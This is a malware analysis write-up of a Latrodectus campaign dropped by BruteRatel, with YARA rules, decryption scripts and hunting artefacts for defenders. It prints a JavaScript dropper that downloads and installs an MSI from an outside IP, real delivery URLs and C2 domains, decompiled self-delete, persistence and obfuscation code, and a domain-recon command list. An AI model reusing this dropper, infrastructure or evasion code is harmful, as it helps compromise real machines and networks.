Latrodectus dropped by BR4 🕷

By pbo

Published: 2024-07-31 · Archived: 2026-04-05 21:45:44 UTC

This article details the last campaign involving **Latrodectus** malware that is dropped by **BruteRatel**, some YARA and hunting pivot are also provided.

Context

Starting point of the analysis is this message on X from Zscaler published on <2024-06-24 Mon>.

Stage 0 (Form_Ver-X-X-X.js) pivot

Starting from the hash of **BruteRatel** we found the previous stage JavaScript file. That is overwhelm of comments. A short JavaScript function is "*hidden*" in the comment, the function is used to download and execute an MSI file using `ActiveXObject("WindowsInstaller.Installer")`.

```
function installFromURL() {
   var msiPath;
   try {
       installer = new ActiveXObject("WindowsInstaller.Installer");
       installer.UILevel = 2;
       msiPath = "http:85.208.108.]63/BST.msi";
       installer.InstallProduct(msiPath);
   } catch (e) {
```

```
    }
}
installFromURL();
```

Code Snippet 1: Form_Ver-18-13-38.js cleaned

First pivot on the variable `installer` calling `InstallProduct` method:

You can use this YARA for instance:

```
 rule Latrodectus_JS_dropper {
  meta:
    purpose = "hunting"
    malware = "latrodectus"
    creation_date = "2024-06-25"
    description = "JS Dropper that DL and install a BR4 MSI"
    classification = "TLP:GREEN"
  strings:
    $s1 = "ActiveXObject"
    $s2 = "//////        installer.InstallProduct(msiPath);"
  condition: all of them
}
```

Code Snippet 2: YARA hunting rule for the JS dropper

> content:“ActiveXObject” content:"// installer.InstallProduct(msiPath);"

▶ From the above hunting we get 25 JavaScript files:

Retrieve all delivery C2:

```
 import os

urls = set()

for _, _, filenames in os.walk(path):
    for filename in filenames:
        with open(os.path.join(path, filename), "r") as f:
            raw_script = f.read()
        script = []
        for line in raw_script.split("\n"):
              if line.startswith("////"):
                  script.append(line.replace("////", ""))
                  if "msiPath = " in line:
                      urls.add(line.split(" = ")[-1].replace(";","").replace('"', ''))
return "\n".join(urls)
```

Code Snippet 3: python script to retrieve delivery URLs

```
 http://45.95.11.217/ad.msi
http://85.208.108.12/WSC.msi
http://85.208.108.63/BST.msi
http://146.19.106.236/neo.msi
http://193.32.177.192/vpn.msi
http://185.219.220.149/bim.msi
http://85.208.108.12/aes256.msi
```

Table 1: URL triage

URL	**State**
`http://146.19.106.236/neo.msi`	Down
`http://185.219.220.149/bim.msi`	Down
`http://193.32.177.192/vpn.msi`	UP <2024-06-24 Mon>
`http://45.95.11.217/ad.msi`	DOWN
`http://85.208.108.12/WSC.msi`	DOWN
`http://85.208.108.12/aes256.msi`	DOWN
`http://85.208.108.63/BST.msi`	UP <2024-06-24 Mon>

Stage1: MSI

Starting reverse from e57990d251937c5e4b27bf2240a08da37a40399bd3faa75ed67616ac3935f843 (**vpn.msi** downloaded from `hxxp://193.32.]177.192/vpn.msi`)

The MSI install itself in the `AppData` directory and use a custom action to starts the malicious DLL `aclui.dll` by calling the exported function `edit`.




Figure 1: MSI executing a DLL using rundll32

N.B: `rundll32.exe aclui.dll, edit` *, this is interesting to see a non standard DLL entrypoint* `edit`

The DLL is stored in the MSI in the Files segment, which made its extraction convenient with MSIViewer.

Stage 2 BruteRatel: aclui.dll

SHA-256: c5dc5fd676ab5b877bc86f88485c29d9f74933f8e98a33bddc29f0f3acc5a5b9. The DLL is executed using rundll32.exe on the export name **edit**.

Using unpac.me it detects a BruteRatel `c4_a0` sample and returns an unpacked file that have this SHA-256 hash: 0d3fd08d237f2f22574edf6baf572fa3b15281170f4d14f98433ddeda9f1c5b2

This file is the first stage of BruteRatel which can again be unpack on unpac.me with the SHA-256 hash: 77a8e883db7da0b905922f7babc79f1c1b78a521b0a31f6d13922bc0603da427


From the last stage of BruteRatel 77a8e883db7da0b905922f7babc79f1c1b78a521b0a31f6d13922bc0603da427 there is some memory pattern that are related to Latrodectus (URL with `/live/`). However at the time of writing (<2024-06-25 Tue>) all of the BR4 C2s are down therefore full infection leading to Latrodectus cannot be executed. A comprehensive and interesting article on this Brute Ratel analysis, which complements the missing part of this article, has been written by @BlueEye46572843. It was published around the same time and is available on the ANY.RUN blog.

Stage 3: Latrodectus sample analysis

Overview

As from the last stage of BR4 we cannot retrieve the Latrodectus DLL, we start analysing a sample from the same campaign (JS->BR4->Latrodectus): SHA-256: [d843d0016164e7ee6f56e65683985981fb14093ed79fde8e664b308a43ff4e79](d843d0016164e7ee6f56e65683985981fb14093ed79fde8e664b308a43ff4e79)

The DLL have 4 exported functions that point to the same address:



Name	Address	Ordinal
extra	0000000180003CE4	1
follower	0000000180003CE4	2
run	0000000180003CE4	3
scub	0000000180003CE4	4
DllEntryPoint	**0000000180003C7C**	**[main entry]**

Figure 2: Latrodectus exported functions

Dynamic API resolution

Most of the dynamically imported functions are hashed using the CRC32 algorithm, with only two functions hashed using a different algorithm.

The malware first dynamically resolves various DLLs: `kernel32.dll`, `Wininet.dll` and `ntdll.dll`. Each DLL is resolved in a dedicated function, and for each function in the DLL, a structure (`api` , see the definition below) is created and added to an array. An entry in the `api_table` array has the following structure:

```
 struct api {
  DWORD funcHash;
  HMODULE* hModule;
  LPVOID*  pFunc;
};
```

Code Snippet 4: C structure of a api entry

```
__int64 resolve_ntdll_api()
{
  unsigned int i; // [rsp+20h] [rbp-398h]
  latrodectus_api_entry api_table[36]; // [rsp+30h] [rbp-388h]
  int v3; // [rsp+390h] [rbp-28h]
  FARPROC (__stdcall *v4)(HMODULE, LPCSTR); // [rsp+398h] [rbp-20h]
  __int64 *v5; // [rsp+3A0h] [rbp-18h]

  api_table[0].dwFuncHash = 3765841899;
  api_table[0].hModule = (HMODULE *)ntdll_dll;
  api_table[0].pFunc = (LPVOID *)&NtAllocateVirtualMemory;
  api_table[1].dwFuncHash = 3026520245;
  api_table[1].hModule = (HMODULE *)ntdll_dll;
  api_table[1].pFunc = (LPVOID *)&RtlGetVersion;
  api_table[2].dwFuncHash = 3396013435;
  api_table[2].hModule = (HMODULE *)ntdll_dll;
  api_table[2].pFunc = (LPVOID *)NtCreateThread;
  api_table[3].dwFuncHash = 2781105232;
  api_table[3].hModule = (HMODULE *)ntdll_dll;
  api_table[3].pFunc = (LPVOID *)&NtQueryInformationProcess;
  api_table[4].dwFuncHash = 823342452;
  api_table[4].hModule = (HMODULE *)ntdll_dll;
  api_table[4].pFunc = (LPVOID *)NtQueryInformationThread;
  api_table[5].dwFuncHash = 95068967;
  api_table[5].hModule = (HMODULE *)ntdll_dll;
  api_table[5].pFunc = (LPVOID *)&NtCreateUserProcess;
  api_table[6].dwFuncHash = 2752921276;
  api_table[6].hModule = (HMODULE *)ntdll_dll;
  api_table[6].pFunc = (LPVOID *)NtMapViewOfSection;
  api_table[7].dwFuncHash = 2666417024;
  api_table[7].hModule = (HMODULE *)ntdll_dll;
  api_table[7].pFunc = (LPVOID *)NtCreateSection;
  api_table[8].dwFuncHash = 406223346;
  api_table[8].hModule = (HMODULE *)ntdll_dll;
  api_table[8].pFunc = (LPVOID *)LdrLoadDll;
  api_table[9].dwFuncHash = 3793493062;
  api_table[9].hModule = (HMODULE *)ntdll_dll;
  api_table[9].pFunc = (LPVOID *)LdrGetDllHandle;
  api_table[10].dwFuncHash = 3834091833;
  api_table[10].hModule = (HMODULE *)ntdll_dll;
  api_table[10].pFunc = (LPVOID *)NtWriteVirtualMemory;
  api_table[11].dwFuncHash = 1546459799;
  api_table[11].hModule = (HMODULE *)ntdll_dll;
  api_table[11].pFunc = (LPVOID *)NtProtectVirtualMemory;
```

Figure 3: NTDLL api resolution

The hash are stored in the “normal” representation (crc32), according to reveng.ai article the code come from [BlackLotus](#) open source project.

Here is a capture of the function used to obtain the DLL base (`_LIST_ENTRY`) of the DLL to load:

```
struct _LIST_ENTRY *__fastcall resolve_function_api_0(int arg_hash)
{
  unsigned int size; // [rsp+20h] [rbp-28h]
  LDR_DATA_TABLE_ENTRY *i; // [rsp+28h] [rbp-20h]
  wchar_t *name; // [rsp+30h] [rbp-18h]

  for ( i = (LDR_DATA_TABLE_ENTRY *)get_peb()->Ldr->InLoadOrderModuleList.Flink;
        i->DllBase;
        i = (LDR_DATA_TABLE_ENTRY *)i->InLoadOrderLinks.Flink )
  {
    name = wchar::copy_to_lowercase(i->BaseDllName.Buffer, i->BaseDllName.Length);
    size = 2 * whar::get_length(name);
    if ( crc32_checksum(name, size) == arg_hash )
      return (struct _LIST_ENTRY *)i->DllBase;
  }
  return 0i64;
}                                               //
```

Figure 4: DLL dynamic loading function

string obfusatation

Latrodectus strings are obfuscated using a custom algorithm, each string is stored under a particular structure which has the following shape:

```
struct latrodectus_string {
 DWORD size;
 WORD seed;
 CHAR[] buff;
};
```

Code Snippet 5: Latrodectus string structure





Figure 5: Obfuscated string structure

The size of the obfsucated data is the result of a `XOR` operation between the key (4 bytes) and the seed (2 bytes). The malware deobfsucates the string with the function below:



```
uchar *__fastcall deobfuscate_string(byte *input_buff, uchar *a2)
{
  byte v3; // [rsp+20h] [rbp-18h]
  unsigned __int16 i; // [rsp+24h] [rbp-14h]
  unsigned __int16 size; // [rsp+28h] [rbp-10h]
  int key; // [rsp+2Ch] [rbp-Ch]
  byte *buff; // [rsp+40h] [rbp+8h]

  inc(0);
  key = *(_DWORD *)input_buff;
  size = *((_WORD *)input_buff + 2) ^ *(_DWORD *)input_buff;
  buff = input_buff + 6;
  for ( i = 0; i < (int)size; ++i )
  {
    v3 = buff[i];
    key = inc(key);
    a2[i] += v3 + 10;
    a2[i] = key ^ v3;
  }
  return a2;
}
```

Figure 6: Decompiled function used to deobfuscate Latrodectus string

Here is the Python script to deobfuscate strings:

```
 import struct

def deobfuscate_string(buff: bytes) -> str:
    key, seed = struct.unpack("<ih", buff[:6])
    size = (key ^ seed) & 0xFF
    ciphertext = buff[6 : 6 + size]
    cleartext = bytearray(size)

    for index in range(size):
        key += 1
        cleartext[index] = (key ^ ciphertext[index]) & 0xFF

    return cleartext.decode("utf-16")


buff = bytes.fromhex(
    "2082130E3C826222562456265328462A462C722E5A3041325734543643385C3A3B3C0000"
)

print(deobfuscate_string(buff))
```

Code Snippet 6: Python function to deobfuscate Latrodectus strings

```
Custom_update
```

▶ Here is the IDA script to debofsucate the strings:

Before running it, I needed to decompiled the all program `File>Produce>C file`

Additionally, the malware performs a series of **environment detection checks**, such as counting the running processes. Based on the **OS version**, it determines a threshold range within which the **number of running processes** is considered acceptable. It also verify if the flag `IsDebugged` in the Process Environment Block is set in cased a debugger would be attach to the process.

It also verifies that the **MAC addresses** of the various interfaces have a valid size.

Next, it computes a bot identifier from the volume serial number and then performs a series of multiplications with a hardcoded constant `0x19660D`. (*which has the same value of the RNG multiply of LCRNG algorithm, because why not…*).

```
1  int __fastcall wstring_format_botid(WORD *VolumSerialNumber, CHAR *output)
2  {
3    int v3; // [rsp+20h] [rbp-78h]
4    int v4; // [rsp+28h] [rbp-70h]
5    unsigned __int32 v5; // [rsp+30h] [rbp-68h]
6    int v6; // [rsp+38h] [rbp-60h]
7    uchar v7[72]; // [rsp+50h] [rbp-48h] BYREF
8
9    deobfuscate_string(format_string, v7);        // %04X%04X%04X%04X%04X%08X%04X
10   v6 = (unsigned __int16)__ROR2__(VolumSerialNumber[7], 8);
11   v5 = _byteswap_ulong(*(_DWORD *)(VolumSerialNumber + 5));
12   v4 = (unsigned __int16)__ROR2__(VolumSerialNumber[4], 8);
13   v3 = (unsigned __int16)__ROR2__(VolumSerialNumber[3], 8);
14   return wsprintfA(
15            output,
16            (LPCSTR)v7,
17            (unsigned __int16)__ROR2__(*VolumSerialNumber, 8),
18            (unsigned __int16)__ROR2__(VolumSerialNumber[2], 8),
19            v3,
20            v4,
21            v5,
22            v6);
23 }
```

Figure 7: botid string formating

A campaign or group identifier is also embedded in the obfuscated strings, this value (deobfuscated) is hashed with FNV-1 algorithm. The current sample respond to the group ID **Littlehw**

Persistence

To persiste on the infected host, Latrodectus uses a scheduled task using COM base object.

> msdn logon trigger c++ example

The task is triggered on Logon event.

```
__int64 __fastcall create_ScheduledTask(__int64 arg_backslash, ITaskService **pTaskService)
{
  int Instance; // [rsp+30h] [rbp-C8h]
  int v4; // [rsp+30h] [rbp-C8h]
  __int16 v5[12]; // [rsp+40h] [rbp-B8h] BYREF
  char v6[32]; // [rsp+60h] [rbp-98h] BYREF
  char v7[32]; // [rsp+80h] [rbp-78h] BYREF
  char v8[32]; // [rsp+A0h] [rbp-58h] BYREF
  char v9[56]; // [rsp+C0h] [rbp-38h] BYREF

  pTaskService[1] = 0i64;
  *pTaskService = 0i64;
  CoInitializeEx(0i64, 0);
  Instance = CoCreateInstance(&TaskScheduler, 0i64, 1u, &ITaskService, pTaskService);
  if ( Instance < 0 )
    return Instance;
  v5[0] = 0;
  qmemcpy(v6, v5, 0x18ui64);
  qmemcpy(v7, v5, 0x18ui64);
  qmemcpy(v8, v5, 0x18ui64);
  qmemcpy(v9, v5, 0x18ui64);
  v4 = ((*pTaskService)->lpVtbl->Connect)(*pTaskService, v9, v8, v7, v6);
  if ( v4 >= 0 )
  {
    v4 = ((*pTaskService)->lpVtbl->GetFolder)(*pTaskService, arg_backslash, pTaskService + 1);
    if ( v4 >= 0 )
      return v4;
  }
  ((*pTaskService)->lpVtbl->Release)(*pTaskService);
  *pTaskService = 0i64;
  pTaskService[1] = 0i64;
  return v4;
}
```

Figure 8: Function that create the scheduled task using COM object

Here is a way to build the CLSID from the hex data structure exported from the sample

```
 import struct

def bytes_to_clsid(byte_data):
    if len(byte_data) != 16:
        raise ValueError("A CLSID must be 16 bytes long")

    # Unpack bytes according to CLSID structure
    part1, part2, part3, part4_and_part5 = struct.unpack('<IHH8s', byte_data[:16])

    # Split part4_and_part5 into two parts
    part4 = part4_and_part5[:2]
    part5 = part4_and_part5[2:8]
    part6 = byte_data[8:16]

    # Format the CLSID
    clsid = f'{{{part1:08X}-{part2:04X}-{part3:04X}-{part4.hex().upper()}-{part5.hex().upper()}{part6.hex().upp
    print(clsid)

# Example usage
```

```
byte_data = bytes.fromhex("C7A4AB2FA94D1340969720CC3FD40F85")
bytes_to_clsid(byte_data)
```

Code Snippet 8: Python function to format from hex representation the CLSID

```
 {2FABA4C7-4DA9-4013-9697-20CC3FD40F85969720CC3FD40F85}
```

This CLSID correspond to the **TaskScheduler**, I made a script that gather various CLISD retrieved from wine project. More information on how to extract this CLSID in this note and the full script is available here.

Defense evasion

To hid itself, Latrodectus uses Alternate Data Stream as explain in reveng.ai blogpost The code was borrowed from byt3bl33d3r/OffensiveNim github repository.

▶ reveng.ai citation

The C code used for the self delete is the following one:

```
 __int64 self_delete_withADS()
{
  char v1[8]; // [rsp+40h] [rbp-D8h] BYREF
  HANDLE FileW; // [rsp+48h] [rbp-D0h]
  int *buff; // [rsp+50h] [rbp-C8h]
  unsigned __int64 v4; // [rsp+58h] [rbp-C0h]
  unsigned __int64 buff_size; // [rsp+60h] [rbp-B8h]
  int *v6; // [rsp+68h] [rbp-B0h]
  __int16 *v7; // [rsp+70h] [rbp-A8h]
  WCHAR *__attribute__((__org_arrdim(0,0))) v8; // [rsp+78h] [rbp-A0h]
  __int16 a2[76]; // [rsp+80h] [rbp-98h] BYREF

  if ( !self_filepath )
    return 0xFFFFFFFFi64;
  FileW = CreateFileW(self_filepath, DELETE, 0, 0i64, OPEN_EXISTING, FILE_ATTRIBUTE_NORMAL, 0i64);
  if ( FileW == INVALID_HANDLE_VALUE )
    return 0xFFFFFFFFi64;
  deobfuscate_string(&byte_18000FA18, a2);      // :wtfbbq\x00
  v7 = a2;
  v8 = a2;
  v4 = 2i64 * whar::get_length(a2);
  buff_size = v4 + 24;
  buff = allocate_memory_rwx(v4 + 24);
  if ( !buff )
    return 0xFFFFFFFFi64;
  zero_mem_0(buff, buff_size);
  v6 = buff;
```

```
  buff[4] = v4;
  qmemcpy(v6 + 5, v8, v4);
  if ( SetFileInformationByHandle(FileW, FileRenameInfo, v6, buff_size) )
  {
    nt_free_mem(buff);
    CloseHandle(FileW);
    FileW = CreateFileW(self_filepath, DELETE, 0, 0i64, OPEN_EXISTING, FILE_ATTRIBUTE_NORMAL, 0i64);
    if ( FileW == INVALID_HANDLE_VALUE )
    {
      return 0xFFFFFFFFi64;
    }
    else
    {
      v1[0] = 0;
      zero_mem_0(v1, 1ui64);
      v1[0] = 1;
      if ( SetFileInformationByHandle(FileW, FileDispositionInfo, v1, 1u) )
      {
        CloseHandle(FileW);
        return 0i64;
      }
      else
      {
        return 0xFFFFFFFFi64;
      }
    }
  }
  else
  {
    nt_free_mem(buff);
    return 0xFFFFFFFFi64;
  }
}
```

Code Snippet 9: Self delete using Alternate Data Stream

Command and Control Communication

The malware uses this user-agent which is unique to this version (*or campaign*) of Latrodectus. > behavior_network:“Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 5.1; Tob 1.1)”

The malware communicate over HTTPS where the POST data are **base64** encoded and its content is **RC4 encrypted**. The RC4 key is stored obfuscated using the same obfuscation as other strings. In this sample the key is `12345` …

The bot understands 4 orders: `URLS`, `CLEARURL`, `COMMAND` and `ERROR`. The list of command is provided in the Table 2. The `URLS` updated the list of C2 URLs and `CLEARURL` cleaned the C2 URLs table.

Command ID	Description
2	Get desktop files
3	List running processes
4	fingerprint host & domain
12	Download and execute EXE in AppData
13	Download and execute DLL in AppData
14	Download and execute Shellcode
15	Download and update EXE (auto-update)
17	Exit process
18	Run DLL in AppData (`init -zzzz` files/bp.dat)
19	Increase beacon interval
20	Reset counter (number of sended http request)

Other analysis made on this threat highlight a command ID **21** related to a stealer module, no reference to this ID have been found in this sample. My primary hypothesis is that stealer capability is optional ¯_(ツ)_/¯.

The bot beacon with its C2 with POST request where the body contains the following fields:

- `counter` : number of http request send;
- `type` : and id (1 to 5) defining which beacon it is (sysinfo, process list, desktop files);
- `guid` : bot identifier;
- `os` : major version;
- `arch` : fixed to 1 for x64 architecture (otherwise the bot exit if it is another architecture);
- `username` : username of the running process owner;
- `group` : FNV-1 hash of the group (`Littlehw`);
- `ver` : bot version;
- `up` : a constante;
- `direction` : C2 related information;

`counter=%d&type=%d&guid=%s&os=%d&arch=%d&username=%s&group=%lu&ver=%d.%d&up=%d&direction=%s` .

To facilitate the decryption of the communication, here is a script to help:

```
 import base64

def rc4(data: str, key: str) -> str:
    """code from OALabs """
```

```
    x = 0
    box = list(range(256))
    for i in range(256):
        x = (x + box[i] + key[i % len(key)]) % 256
        box[i], box[x] = box[x], box[i]
    x = 0
    y = 0
    out = []
    for c in data:
        x = (x + 1) % 256
        y = (y + box[x]) % 256
        box[x], box[y] = box[y], box[x]
        out.append(c ^ box[(box[x] + box[y]) % 256])
    return bytes(out)


buff = b"E3l9I35LXiOWKYHilDWuJoUOTU3NOyjNGnp3muFUOrabzvFw6FpoOQqdBZmsUV5E7FzXWHKgBafR6PcPckBsIB2vIhb3CZ/QHPoEO1
key = b"12345"
print(rc4(base64.b64decode(buff), key).decode())
```

Code Snippet 10: Packet decryption routine

```
 CLEARURL
URLS|0|https://popfealt.one/live/
URLS|1|https://ginzbargatey.tech/live/
URLS|2|https://minndarespo.icu/live/
COMMAND|4|front://sysinfo.bin
```

NB: the command: `4` *, where it contains* `front://` *the bot replace the* `front://` *by the value of the actual C2 URL.*

Host & Domain recon

One of the capacity of the bot is to execute in a dedicated thread a serie of commands to fingerprint the network topology of the infected host and on the connected domain:

- `ipconfig /all`
- `systeminfo`
- `nltest /domain_trusts`
- `net view /all /domain`
- `nltest /domain_trusts /all_trusts`
- `net view /all`
- `net group "Domain Admins" /domain`
- `/Node:localhost /Namespace:\root\SecurityCenter2 Path AntiVirusProduct Get * /Format:List`
- `net config workstation`

- `wmic.exe /node:localhost /names`
- `whoami /groups`

NB: This method is executed when the bot received the `COMMAND` order with the ID `0x4`, c.f: Table 2.

YARA

```
 import "pe"

rule latrodectus_exports : TESTING {
    meta:
        version = "1.0"
        malware = "Latrodectus"
        author = "Sekoia.io"
        description = "detection based on the DLL exports, this is specific to the BR4 campaign"
        creation_date = "2024-07-03"
        classification = "TLP:GREEN"

    condition:
        (pe.exports("stow") or pe.exports("homq") or pe.exports("scub")) and pe.number_of_exports >= 3 and uint
}
```

Artefacts hunting

Host artefacts:

- `%appdata%\Custom_update` directory with the files:
  - `update_data.dat` (obfsucated C2 URLs);
  - `Update_<8 random characters>.dll`.
- Mutex `runnung`;
- Scheduled task named `Updater`.

Network artefacts:

- HTTP User-Agent: `Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 5.1; Tob 1.1)`;
- HTTP POST request on `/live/` endpoints.

Latrodectus Update

Previous version samples:

- 9fad77b6c9968ccf160a20fee17c3ea0d944e91eda9a3ea937027618e2f9e54e
- 9e7fdc17150409d594eeed12705788fbc74b5c7f482a64d121395df781820f46
- 53b0d542af077646bae5740f0b9423be9fb3c32e04623823e19f464c7290242f

Strings obfuscation

In the previous version of the malware, the string deobfuscation function used a more sophisticated aglorithm **PRNG2** with have been removed in the current one…

The encoded strings always starts with `0xf5` byte due to the PRNG2 implementation:




Figure 9: Example of obfsucated string in previous version

```
 BYTE *__fastcall decode_string(WORD *obfuscated_data, BYTE *buff_dest)
{
  BYTE v3; // [rsp+20h] [rbp-18h]
  unsigned __int16 i; // [rsp+24h] [rbp-14h]
  unsigned __int16 length; // [rsp+28h] [rbp-10h]
  int seed; // [rsp+2Ch] [rbp-Ch]
  BYTE *ptr_buff_obfuscated; // [rsp+40h] [rbp+8h]

  seed = *(_DWORD *)obfuscated_data;
  length = obfuscated_data[2] ^ *obfuscated_data;
  ptr_buff_obfuscated = (BYTE *)(obfuscated_data + 3);
  for ( i = 0; i < (int)length; ++i )
  {
    v3 = ptr_buff_obfuscated[i];
    seed = prng2(seed);
    buff_dest[i] = seed ^ v3;
  }
  return buff_dest;
}
```

Code Snippet 11: Previous version of the deobfuscation function

And the PRGN2 decompiled function was:

```
 __int64 __fastcall prng2(int seed)
{
  unsigned __int64 v1; // kr00_8
  unsigned int v3; // [rsp+8h] [rbp+8h]

  v1 = (unsigned __int64)(((((seed + 0x2E59) << 31) | ((unsigned int)(seed + 0x2E59) >> 1)) << 31) | ((((seed +
  v3 = ((((unsigned int)v1 | HIDWORD(v1)) ^ 0x151D) >> 0x1E) | (4 * ((v1 | HIDWORD(v1)) ^ 0x151D));
  return (v3 >> 31) | (2 * v3);
}
```

Code Snippet 12: PRGN2 function oldest Latrodectus version

The medium article from *walmartglobaltech* IcedID gets Loaded provided a Python implementation of the PRGN2 algorithm:

```
 import struct
import binascii

def mask(a):
    return a & 0xFFFFFFFF


def prng2(seed):
    temp = mask((seed + 0x2E59))
    temp2 = temp >> 1
    temp = mask(temp << 0x1F)
    temp |= temp2
    temp2 = temp >> 1
    temp = mask(temp << 0x1F)
    temp |= temp2
    temp2 = temp >> 2
    temp = mask(temp << 0x1E)
    temp |= temp2
    temp ^= 0x6387
    temp ^= 0x769A
    temp2 = mask(temp << 2)
    temp >>= 0x1E
    temp |= temp2
    temp2 = mask(temp << 1)
    temp >>= 0x1F
    temp |= temp2
    return temp
```

```
def decode(s):
    (seed, l) = struct.unpack_from("<IH", s)
    l = (l ^ seed) & 0xFFFF
    if l > len(s):
        return b""
    temp = bytearray(s[6 : 6 + l])
    for i in range(l):
        seed = prng2(seed)
        temp[i] = (temp[i] ^ seed) & 0xFF
    return temp


string = binascii.unhexlify("F5788452F8781A6EEE4623114A578F9A44B3E10000")
print(decode(string).decode())
```

Code Snippet 13: Python implementation of Latrodectus PRGN2

```
 URLS|%d|%s
```

The strings obfuscation have been used by Latrodectus in its early version, however the developper removed the **PRNG2** part and replace it with a seed incrementation…

TTPs #

